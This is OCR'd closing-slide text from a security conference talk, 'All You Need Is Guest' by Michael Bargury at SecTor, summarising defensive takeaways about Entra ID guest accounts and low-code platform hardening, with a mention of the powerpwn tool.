
1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env

6. powerpwn



SecTor Sound Bytes

1. Take a deep look at your EntralD guest strategy, guests are more powerful than you think
2. We're leaving business users alone with security v productivity decisions, what did we expect them to choose?
3. To get a full dumps of SQL/Azure resources, all you need is guest



Learn more: mbgsec.com
Twitter: @mbrg0

All You Need Is Guest

Michael Bargury @ Zenity
t2'24